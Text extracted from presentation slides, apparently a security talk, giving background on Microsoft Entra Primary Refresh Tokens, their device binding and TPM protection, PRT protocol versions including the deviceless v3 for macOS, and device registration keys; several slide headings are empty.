
# PRT Refresher

What are Primary Refresh Tokens and how are they acquired?

# Tokens on unmanaged Windows hosts



# Tokens on managed Windows hosts



# Primary Refresh Tokens

## In general


- Primary Refresh Tokens are Single Sign On tokens
- Can be used to sign in to any application and any Entra connected website
- Links a user identity to a device identity
  - Is used in Conditional Access to enforce device based controls (compliant/hybrid joined/etc)
- Needs a session key to operate

## On Windows

- Session key is protected by a Trusted Platform Module
- PRT is always bound to a device



# Token Hierarchy



# PRT protocol versions

Windows uses PRT protocol 2.0.  
Then Microsoft decided to support macOS....

...and they added PRT protocol  
v3.0 and introduced a  
DEVICELESS PRT



# Device registration – cryptographic keys

## Windows

Device certificate (Entra signed) + private key (RSA key)

Transport key (RSA key) – sent as **BCRYPT\_RSKEY\_BLOB**

## On macOS (PRT v3)

Device certificate (Entra signed) + private key (RSA key)


Transport key (RSA key) – sent as JSON Web Key (JWK)

JWK specs written by Microsoft employee Michael Jones

<https://datatracker.ietf.org/doc/html/rfc7517>

